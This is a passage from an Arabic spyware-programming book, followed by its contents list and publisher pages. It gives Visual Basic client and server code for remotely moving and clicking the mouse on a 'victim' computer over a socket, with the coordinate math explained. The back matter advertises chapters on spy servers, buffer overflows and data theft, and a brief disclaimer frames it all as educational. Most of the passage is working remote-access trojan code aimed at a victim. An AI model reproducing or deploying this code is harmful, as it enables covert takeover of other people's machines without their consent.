الآن لم يبقى سوي التعرف على العملية الجبرية لتحويل إحداثيات الضغط على الصورة إلى إحداثيات الشاشة وهي عملية تناسب عادية جداً.

فمثلاً صورة شاشة الضحية مقاسها (640*480) بيكسل , وسيتم تخزين تلك الصورة في Image Box مقاسها بوحدة الـ Twip (عرض= 4800, طول=3600)

أفترض إنك ضغطت على نقطة ولتكن إحداثها العرضي(X)بالنسبة لعرض الصورة هو 30 وحدة twip .

ما هي نقطة الأحداث العرضي المقابلة للشاشة بالبيكسل - مع ملاحظة أن الشاشة مقاس (640*480)-؟

فلنلق نظرة على المعادلة الخاصة بعملية التناسب بين الصورة والشاشة :

بالنسبة للإحداث العرضي (X) :

1- (الإحداث العرضي للنقطة الضغط على الصورة بال Twip) / (عرض الصورة بال Twip) = (الإحداث العرضي للنقطة المجهولة المقابله للشاشة بالبيكسل) / (عرض الشاشة بالبيكسل Pixel)

2- الإحداث العرضي للنقطة المجهولة المقابله للشاشه بالبيكسل = (الإحداث العرضي للنقطة الضغط بال Twip) / (عرض الصورة بوحدة الـ Twip) X عرض الشاشه بالبيكسل

3- x (النقطة المجهولة للشاشة) = $\frac{X1}{Image1.Width}$ X XScreen

وبالتعويض عن X1 بالقيمة 30

x (النقطة المجهولة للشاشة) = $\frac{30}{4800}$ X 640

إذن X (المجهولة للشاشة) لم تعد مجهولة وأصبحت تساوي 4 بيكسل .

من المؤكد أن هناك تساؤل في ذهنك ! لماذا لم نحول إحداثيات الصورة إلى وحدة البيكسل (Pixel) ..

في الواقع أنك لو نظرت إلى عملية التحويل ستجد في الشق الأيمن من المعادلة (1)

. الإحداث العرضي لنقطة الضغط على الصورة بال Twip

عرض الصورة بالـ Twip

هل تعرف -أنت- القيمة العشرية للرقم (1/2) طبعا ستكون (0.5) أو بمعنى أخر (5/10) وبالتالي تستطيع أن تقسم كلا من البسط والمقام .

على 5 لتعود لنفس القيمة (1/2) .
وهذا هو ما يحدث بالفعل لأننا سنقسم على رقم ثابت - (ويعتمد علي مقاس الشاشة كما ذكرت سابقا) - لكل من البسط والمقام للتحويل إلى بيكسل

$$\frac{X1 / C}{Image1.Widht / C}$$

وبالتالي نستطيع أن نحذف C من الطرفين لأن الناتج سيكون نفس القيمة عند التحويل إلى بيكسل ، وبالتالي ليس هناك داعي لإضافة عملية جبرية أخرى لتحويل الصورة إلى وحدة القياس بيكسل .

أما بالنسبة للإحداث الطولي Y فسيأخذ نفس المعادلات مع تبديل الطول بالعرض .

الإحداث الطولي للنقطة الضغط على الصورة بال Twip / طول الصورة بال Twip = الإحداث الطولي للنقطة المحولة المقابلة للشاشة بالبيكسل / طول الشاشة بالبيكسل Pixel

Y (النقطة المحولة للشاشة) = $\frac{Y1}{Image1.Height}$ X YScreen

وهكذا يمكننا تمرير ناتج المتغيرين X وY إلى دالة SetCursorPos حتى يمكننا تحريك الماوس .

ولتنفيذ ضغطة زر معين Left Click أو Right Click أو Double Click سنستخدم دالة mouse_event وتصريحها هو :

```
Public Declare Sub mouse_event Lib "user32" (ByVal
dwFlags As Long, ByVal dX As Long, ByVal dy As Long,
ByVal cButtons As Long, ByVal dwExtraInfo As Long)
```

ولتنفيذ حدث Left Click :

```
mouse_event 4, 0, 0, 0, 0
```

```
mouse_event 2, 0, 0, 0, 0
```

حدث Right Click :

```
mouse_event 8, 0, 0, 0, 0
mouse_event 16, 0, 0, 0, 0
```

حدث Double Click :

```
mouse_event 4, 0, 0, 0, 0
mouse_event 2, 0, 0, 0, 0
mouse_event 4, 0, 0, 0, 0
mouse_event 2, 0, 0, 0, 0
```

وفيما يلي الكود كاملاً :

سنضيف Check Box ونسميها Enable Click وباسم Check1

وسنضيف Menu ب Caption تدعي Mouse Events واسمها سيكون MouseMnu وبها الزراير الآتية :

Name	Caption
LClick	Left Click
Rclick	Right Click
Dclick	Double Click

ولا تنسى أن تجعل الـ Visible للقائمة بFalse لأنها ستكون Popup Menu وسنتيح للمستخدم الضغط على الصورة بالزار الأيسر للماوس ولكن إذا ضغط الزار الأيمن فستخرج له قائمة PoPUp Menu وبها جميع أحداث الضغط الممكنة للماوس , وقد عملت تلك الـ Menu حتى أستطيع تحديد هل يريد المستخدم الضغط على Double Click أم لا .

بالنسبة لكود العميل فسيكون كالتالي :

```
' Dim X1, Y1 As Single متغيرات ستحمل إحداثيات الماوس عند
الضغط على الصورة .
```

```
' Dim X2, Y2 As Single متغيرات ستحمل ناتج قسمة تلك الإحداثيات السابقة على عرض وطول الصور .
Private Sub Check1_Click()
' If Check1.Value = 1 Then تمكين الضغط على الصورة بالماوس أم لا
Image1.Enabled = True
Else
Image1.Enabled = False
End If
End Sub

Private Sub Image1_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
' X1 = X أخذ اللإحدث العرضي لمؤشر نزول الماوس على الصورة
' Y1 = Y أخذ الطول
' X2 = X1 / Image1.Width قسمة الإحداث العرضي على عرض الصورة راجع قاعدة التحويل
' Y2 = Y1 / Image1.Height قسمة الإحداث الطولي على طول الصورة وراجع قاعدة التحويل
If Button = 1 Then '1 = vbLeftButton
On Error Resume Next
Dim MSG As String
MSG = "SingleClick" & X2 & "|" & Y2
lRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)
If lRetVal = SOCKET_ERROR Then
lblStatus.Caption = "You Are Not Connected"
Exit Sub
End If
End If
```

```
If Button = 2 Then
'2=vbRightButton
' MouseMnu            PopupMenu MouseMnu, 8, X, Yإذا تم
الضغط على الزار الأيمن للماوس فستظهر القائمة
End If
End Sub


Private Sub Dclick_Click()
On Error Resume Next
Dim MSG As String
MSG = "DoubleClick" & X2 & "|" & Y2
lRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)
If lRetVal = SOCKET_ERROR Then
lblStatus.Caption = "You Are Not Connected"
Exit Sub
End If
End Sub

Private Sub Form_Load()
Image1.Enabled = False
MsgBox "Note: " & "Left Click On Image Is Working as Right
Click you got POPUP Menu Of Various Clicks"
End Sub


Private Sub LClick_Click()
On Error Resume Next
Dim MSG As String
MSG = "SingleClick" & X2 & "|" & Y2
lRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)
If lRetVal = SOCKET_ERROR Then
lblStatus.Caption = "You Are Not Connected"
Exit Sub
```

```
End If

End Sub

Private Sub Rclick_Click()
On Error Resume Next
Dim MSG As String
MSG = "RightClick" & X2 & "|" & Y2
lRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)
 If lRetVal = SOCKET_ERROR Then
  lblStatus.Caption = "You Are Not Connected"
  Exit Sub
 End If

End Sub
```

لم يبق سوي كتابة أكواد الخادم وليس بها أي نوع من الصعوبة , وتعتمد علي فهمك لقاعدة التحويل فقط وكيفية استخلاص إحداثيات الماوس من الرسالة القادمة والتي ينبغي تنفيذها وهذا أكيد لا يشكل أي صعوبة الآن معك :

```
Private Function GetScreenX() As Integer
GetScreenX = Screen.width / Screen.TwipsPerPixelX
End Function

Private Function GetScreenY() As Integer
GetScreenY = Screen.Height / Screen.TwipsPerPixelY
End Function


Public Sub DoOrder(Order As String)
Dim X1, Y1 As Single

'########################################
```

```
If left(Order, 11) = "SingleClick" Then
 Order = right(Order, Len(Order) - 11)
 X1 = Val(left(Order, InStr(1, Order, "|") - 1))
 Y1 = right(Order, Len(Order) - InStr(1, Order, "|"))
  SetCursorPos X1 * GetScreenX, Y1 * GetScreenY
        mouse_event 4, 0, 0, 0, 0
        mouse_event 2, 0, 0, 0, 0
End If
'####################################
If left(Order, 10) = "RightClick" Then
 Order = right(Order, Len(Order) - 10)
 X1 = Val(left(Order, InStr(1, Order, "|") - 1))
 Y1 = right(Order, Len(Order) - InStr(1, Order, "|"))
  SetCursorPos X1 * GetScreenX, Y1 * GetScreenY
        mouse_event 8, 0, 0, 0, 0
        mouse_event 16, 0, 0, 0, 0
End If
'####################################
##
If left(Order, 11) = "DoubleClick" Then
 Order = right(Order, Len(Order) - 11)
 X1 = Val(left(Order, InStr(1, Order, "|") - 1))
 Y1 = right(Order, Len(Order) - InStr(1, Order, "|"))
  SetCursorPos X1 * GetScreenX, Y1 * GetScreenY
        mouse_event 4, 0, 0, 0, 0
        mouse_event 2, 0, 0, 0, 0
        mouse_event 4, 0, 0, 0, 0
        mouse_event 2, 0, 0, 0, 0
End If

End Sub
```

المحتويات

المحتويات

الفصل الأول

البرمجة المستقلة

الفصل الثاني

السيطرة على البرامج الأخرى بثغرات برمجية

الفصل الثالث

هجمات نفس الثغرة

الفصل الرابع

برمجة سيرفر تجسس

الفصل الخامس

التجسس باستخدام شفرات VBS

الفصل السادس

الحصول علي معلومات من جهاز الضحية برمجياً

من اصدارات دار البراء الجديدة 2011


1. تحليل النظم
2. اكسل 2010
3. اكسس 2010
4. بوروبوينت 2010
5. وورد 2010
6. Microsoft Accounting
7. كل شئ عن الانترنت
8. الادارة الاستراتيجية
9. تعلم ثلاث لغات في كتاب واحد
10. فوتوشوب CS5
11. أوفيس 2010
12. أوراكل g11
13. فلاش CS5
14. التويفل
15. Special Effects
16. SQL 10
17. برمجة التجسس

رقم الإيداع

2010/29584

ISBN

978-977-6279-74-2



العنوان : 11 شارع د/محمد رأفت – محطة الرمل – الإسكندرية
تليفون وفاكس : 4838326 (03)(2+)
للاستعلام والمبيعات : 0101634294 (2+)
URL: www.daralbraa.com
Email: info@daralbraa.com



فى هذا الكتاب

- مجموعة من أقوى الطرق البرمجية الخاصة بالتجسس.
- القرصنة على البيانات وإرسالها عبر البريد برمجيا .
- التجسس ومراقبة حركة الضحية برمجياً .
- تسجيل فيديو لحركة الضحية .
- هجمات فيض المخزن .
- التجسس باستخدام شفرات VBS.
- مراقبة جهاز الضحية والسيطرة على الماوس .
- برمجة سيرفر تجسس .

تحـــذيــر

كافة طرق الاختراق وبرامج الاختراق المشروحة بالكتاب هى للاستفادة العلمية فى تأمين الفضاء الإليكترونى ، ولسبر أغوار هذا العالم الغامض لتفادى شره .

فمعرفتك لشر عدوك لا لتكون مثله ولكن حتى لاتقع فى شره .

لذا فاستخدامك الخاطئ هو مسئوليتك الكاملة وربما عرضك للمساءلة القانونية .





دلوقتى تقدر...

ننتظرك بموقعنا للدعم الفنى
www.daralbraa.com



دار البـراء لنشر وتوزيع الكتب العلمية
١١ شارع د. محمد رأفت - محطة الرمل - الاسكندرية (ج.م.ع)
جميع المراسلات على ص.ب: ٢٦٦ المنشية - الرمز البريدى ٢١١١
هاتف وفاكس : 002 03 4838326
مبيعــات : 002 0101634294


الموزعون بالدول العربية : السعودية (دار الحديث - الرياض) - الإمارات (مكتبة الوسام - عجمان) - ليبيا (مكتبة علاء الدين - درنة)
سوريا (دار سفير - دمشق) - السودان (الدار العالمية - الخرطوم) - الكويت (مكتبة الرسالة - الكويت)

E-mail:info@daralbraa.com